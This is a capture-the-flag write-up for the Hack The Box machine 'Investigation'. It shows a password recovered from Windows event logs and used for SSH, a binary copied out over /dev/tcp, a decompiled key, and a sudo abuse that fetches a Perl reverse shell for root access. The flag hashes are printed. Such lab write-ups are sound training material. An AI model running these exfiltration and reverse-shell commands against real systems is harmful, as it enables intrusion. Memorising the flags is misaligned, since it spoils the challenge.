To:	**Steve Morton <steve.morton@eforenzics.htb>**
Sent time:	**16 Jan, 2022 12:30:29 AM**
Attachments:	**evtx-logs.zip**

MessageViewer Online lets you view e-mail messages in EML, MSG and winmail.dat (TNEF) formats. You can also access email file attachments.


Download the `evtx.logs.zip`
and unzip it in our system using `unzip evtx-logs.zip`

Use the - https://github.com/omerbenamram/evtx/releases `[evtx_dump-v0.8.1-x86_64-unknown-linux-gnu](https://github.com/omerbenamram/evtx/releases/download/v0.8.1/evtx_dump-v0.8.1-x86_64-unknown-linux-gnu)` download this.

`chmod +x evtx_dump-v0.8.1-x86_64-unknown-linux-gnu`

`./evtx_dump-v0.8.1-x86_64-unknown-linux-gnu security.evtx > data.txt`

Then filter the data using - `cat data.txt | grep -i TargetUserName | grep -v EFORENZICS-DI`



```
<Data Name="TargetUserName">SMorton</Data>
<Data Name="TargetUserName">Def@ultf0r3nz!csPa$$</Data>
<Data Name="TargetUserName">Def@ultf0r3nz!csPa$$</Data>
```

We have the username and password of this user.

We can login using SSH `ssh smorton@10.10.11.197` --> `Def@ultf0r3nz!csPa$$`

`sudo -l` shows that this user can run `/usr/bin/binary`

transfer the binary to our system -> `cat binary > /dev/tcp/10.10.14.36/8888` and `nc -nvlp 8888 > binary`

Use the - https://dogbolt.org/


We can see this `lDnxUysaQn`

Get the perl reverse shell from github.

and we can run `sudo /usr/bin/binary 10.10.14.36/shell.pl lDnxUysaQn` - on the SSH

Start a nc listener - `nc -nvlp 8888`

and a `python3 -m http.server 80`




```
smorton@investigation:/tmp$ sudo /usr/bin/binary 10.10.14.36/shell.pl lDnxUysaQn
Running...
Content-Length: 0
Connection: close
Content-Type: text/html

smorton@investigation:/tmp$ Content-Length: 42
Connection: close
Content-Type: text/html

Sent reverse shell to 10.10.14.36:8888<p>
```

```
┌─[aurora@parrot]─[~/HackTheBox/Linux/Investigation]
└──╼ $nc -nvlp 8888
listening on [any] 8888 ...
connect to [10.10.14.36] from (UNKNOWN) [10.10.11.197] 45142
 14:42:13 up  8:30,  1 user,  load average: 0.02, 0.01, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
smorton  pts/1    10.10.14.36      14:03    0.00s  0.25s  0.25s -bash
Linux investigation 5.4.0-137-generic #154-Ubuntu SMP Thu Jan 5 17:03:22 UTC 2023 x86_64 x86_6
4 x86_64 GNU/Linux
uid=0(root) gid=0(root) groups=0(root)
/
/usr/sbin/apache: 0: can't access tty; job control turned off
# whoami
root
#
```

```
┌─[aurora@parrot]─[~/HackTheBox/Linux/Investigation]
└──╼ $sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.197 - - [16/Mar/2023 20:12:10] "GET /shell.pl HTTP/1.1" 200 -
```

We are root!!



```
# cat root.txt
c0abedf87b3fdde355df4aa1d4af266f
# cat /home/smorton/user.txt
7fd2857d964f91fde57dd9de45bf38e8
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.10.11.197  netmask 255.255.254.0  broadcast 10.10.11.255
        ether 00:50:56:b9:fb:1c  txqueuelen 1000  (Ethernet)
        RX packets 98144  bytes 25664711 (25.6 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 101247  bytes 32194357 (32.1 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 34079  bytes 2682442 (2.6 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 34079  bytes 2682442 (2.6 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

# 
```

Proof.txt --> c0abedf87b3fdde355df4aa1d4af266f

User.txt --> 7fd2857d964f91fde57dd9de45bf38e8

Machine Completed!!